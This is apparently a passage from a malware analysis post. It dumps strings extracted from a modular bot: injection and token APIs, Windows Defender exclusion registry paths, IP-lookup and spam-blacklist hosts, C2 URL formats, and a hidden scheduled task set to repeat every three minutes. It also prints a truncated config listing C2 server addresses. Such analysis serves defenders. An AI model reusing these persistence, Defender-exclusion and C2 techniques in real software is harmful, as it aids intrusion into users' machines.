 UnloadUserProfile
LoadUserProfileW
DestroyEnvironmentBlock
CreateEnvironmentBlock
USERENV.dll
GetAdaptersInfo
IPHLPAPI.dll
NtQueryInformationProcess
ntdll.dll
PathFindExtensionW
PathRemoveFileSpecW
PathRemoveBackslashW
StrStrIW
PathRenameExtensionW
PathAddBackslashW
PathFindFileNameW
SHLWAPI.dll
CryptBinaryToStringW
CryptStringToBinaryW
CRYPT32.dll
CoUninitialize
CoCreateInstance
ole32.dll
SetSecurityDescriptorDacl
InitializeSecurityDescriptor
CopySid
GetLengthSid
SetEntriesInAclW
GetSecurityInfo
SetSecurityInfo
SetNamedSecurityInfoW
RegSetValueExW
RegOpenKeyExW
RegCloseKey
RegCreateKeyExW
RevertToSelf
AdjustTokenPrivileges
LookupPrivilegeValueW
CryptGetHashParam
CryptAcquireContextW
CryptSetKeyParam
CryptReleaseContext
ConvertStringSecurityDescriptorToSecurityDescriptorW
```

```
CryptImportKey
CryptCreateHash
CryptDecrypt
CryptDestroyHash
CryptHashData
CryptDestroyKey
AllocateAndInitializeSid
FreeSid
OpenProcessToken
EqualSid
CreateProcessAsUserW
DuplicateTokenEx
LookupAccountSidW
GetTokenInformation
GetUserNameW
ADVAPI32.dll
CreateToolhelp32Snapshot
Process32NextW
Process32FirstW
MultiByteToWideChar
WideCharToMultiByte
GetModuleHandleA
QueryPerformanceCounter
GetCurrentThreadId
SetUnhandledExceptionFilter
UnhandledExceptionFilter
lstrlenA
GetCurrentProcessId
GetSystemTimeAsFileTime
GetCurrentProcess
GetVersionExW
GetVersion
SetFilePointer
WriteFile
ReadFile
CreateFileW
lstrcmpiW
GetTempFileNameW
CreateProcessW
MoveFileExW
GetTickCount
InitializeCriticalSectionAndSpinCount
Sleep
GetFileAttributesW
GetModuleFileNameW
GetStartupInfoW
GetTempPathW
MoveFileW
SetCurrentDirectoryW
```

```
DeleteFileW
lstrcpyW
LocalFree
CreateMutexW
ResumeThread
WriteProcessMemory
DuplicateHandle
CreateEventW
GetExitCodeThread
VirtualAllocEx
VirtualProtectEx
TerminateProcess
ReadProcessMemory
VirtualFreeEx
OpenProcess
CreateRemoteThread
SetEvent
CreateDirectoryW
SetFileAttributesW
lstrcmpA
LoadLibraryA
GetFileTime
FindNextFileW
GetSystemInfo
LockResource
FindClose
GetLastError
lstrcpynW
SetFileTime
GetModuleHandleW
LoadResource
FreeLibrary
FindResourceW
FindFirstFileW
GetFullPathNameW
lstrlenW
lstrcmpW
GetComputerNameW
CreateThread
DEBG
MACHINE\SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Paths
MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths
MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths
WinDefend
%08lX%04lX%lu
 working
path
lastver
ModuleQuery
```

```
LeaveCriticalSection
EnterCriticalSection
InitializeCriticalSection
VERS
SignatureLength
ECCPUBLICBLOB
ECDSA_P384
spam.dnsbl.sorbs.net
dnsbl-1.uceprotect.net
b.barracudacentral.org
cbl.abuseat.org
zen.spamhaus.org
GetNativeSystemInfo
Module is not valid
client_id
1032
/plain/clientip
/text
/raw
/plain
ip.anysrc.net
wtfismyip.com
myexternalip.com
icanhazip.com
api.ipify.org
ipinfo.io
ipecho.net
checkip.amazonaws.com
ssert
D:(A;;GA;;;WD)(A;;GA;;;BA)(A;;GA;;;SY)(A;;GA;;;RC)
Global\Muta
--%s--


--%s
Content-Disposition: form-data; name="%S"


Content-Type: multipart/form-data; boundary=%s
Content-Length: %d


------Boundary%08X
winsta0\default
WTSQueryUserToken
WTSGetActiveConsoleSessionId
WTSFreeMemory
WTSEnumerateSessionsA
wtsapi32
```

```
GetProcAddress
LoadLibraryW
ExitProcess
ResetEvent
CloseHandle
WaitForSingleObject
SignalObjectAndWait
svchost.exe
Release
FreeBuffer
Control
Start
Load to M failed
Run D failed
Load to P failed
Find P failed
Create ZP failed
Module has already been loaded
parentfiles
period
file
conf
control
needinfo
autocontrol
autoconf
processname
autostart
<moduleconfig>*</moduleconfig>
%s%s
%s%s_configs\
Modules\
HeapReAlloc
HeapFree
GetProcessHeap
HeapAlloc
kernel32.dll
0.0.0.0
POST
InternetCanonicalizeUrlW
Wininet
BCryptDestroyKey
BCryptCloseAlgorithmProvider
BCryptVerifySignature
BCryptGetProperty
BCryptImportKeyPair
BCryptOpenAlgorithmProvider
NCryptFreeObject
NCryptDeleteKey
```

```
NCryptImportKey
NCryptOpenStorageProvider
Bcrypt.dll
Ncrypt.dll
%s %s SP%d
Unknown
Windows 2000
Windows XP
Windows Server 2003
Windows Vista
Windows Server 2008
Windows 7
Windows Server 2008 R2
Windows 8
Windows Server 2012
Windows 8.1
Windows Server 2012 R2
Windows 10
Windows 10 Server
Mozilla/5.0 (Windows NT 10.0; WOW64; rv:58.0) Gecko/20100101 Firefox/58.0
psrv
plugins
expir
servconf
%s_W%d%d%d.
Module already unloaded
Control failed
Module was unloaded
Process has been finished
release
Start failed
Process was unloaded
GetParentInfo error
Unable to load module from server
start
Decode from BASE64 error
Win32 error
Invalid params count
No params
info
data
%s/%s/64/%s/%s/%s/
noname
%s/%s/63/%s/%s/%s/%s/
/%s/%s/25/%s/
/%s/%s/23/%d/
/%s/%s/14/%s/%s/0/
/%s/%s/10/%s/%s/%d/
/%s/%s/5/%s/
```

```
/%s/%s/1/%s/
/%s/%s/0/%s/%s/%s/%s/%s/%s/
name
module
MsNetMonitor
%s.%s.%s.%s
%s.%s
%Y-%m-%dT%H:%M:%S
</UserId>
<UserId>
<LogonType>InteractiveToken</LogonType>
<RunLevel>LeastPrivilege</RunLevel>
<RunLevel>HighestAvailable</RunLevel>
<GroupId>NT AUTHORITY\SYSTEM</GroupId>
<LogonType>InteractiveToken</LogonType>

</LogonTrigger>

<LogonTrigger>
<Enabled>true</Enabled>

</Command>
</Exec>
</Actions>
</Task>

</Principal>
</Principals>
<Settings>
<MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
<DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
<StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
<AllowHardTerminate>false</AllowHardTerminate>
<StartWhenAvailable>true</StartWhenAvailable>
<RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
<IdleSettings>
<StopOnIdleEnd>true</StopOnIdleEnd>
<RestartOnIdle>false</RestartOnIdle>
</IdleSettings>
<AllowStartOnDemand>true</AllowStartOnDemand>
<Enabled>true</Enabled>
<Hidden>true</Hidden>
<RunOnlyIfIdle>false</RunOnlyIfIdle>
<WakeToRun>false</WakeToRun>
<ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
<Priority>7</Priority>
</Settings>
<Actions Context="Author">?������ps�������pp?</StartBoundary>
<Enabled>true</Enabled>
```

```
<ScheduleByDay>
<DaysInterval>1</DaysInterval>
</ScheduleByDay>
</CalendarTrigger>
</Triggers>
<Principals>
<Principal id="Author">

<CalendarTrigger>
<Repetition>
<Interval>PT3M</Interval>
<Duration>P1D</Duration>
<StopAtDurationEnd>false</StopAtDurationEnd>
</Repetition>
<StartBoundary>
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2"
xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
<RegistrationInfo>
<Version>1.0.1</Version>
<Description>System service monitor.</Description>
<URI>\Task</URI>
</RegistrationInfo>
<Triggers>

SYSTEM
%s sTart
group_tag
CONFIG
user
config.conf
.tmp
%s %s
SINJ
not listed
listed
DNSBL
client is not behind NAT
client is behind NAT
failed
NAT status
public.bin
ConfigsAndKeys\
```

Decoding the config out of the bot EXE hasn't changed.

Initial bot config:

```
<mcconf><ver>1000158</ver><gtag>ser0328</gtag><servs><srv>109.95.113.130:449</srv><srv>87.101.70.109:449</srv><srv>3
```

References:

1. https://labsblog.f-secure.com/2017/12/18/dont-let-an-auto-elevating-bot-spoil-your-christmas/
2. http://www.kernelmode.info/forum/viewtopic.php?f=16&t=4869&p=31078&hilit=icedid#p31078
3. http://www.hexacorn.com/blog/2015/10/26/heavens-gate-and-a-chameleon-code-x8664/
4. https://blog.malwarebytes.com/threat-analysis/2018/01/a-coin-miner-with-a-heavens-gate/
5. https://github.com/hfiref0x/UACME/blob/143ead4db6b57a84478c9883023fbe5d64ac277b/Source/Akagi/sup.c#L77
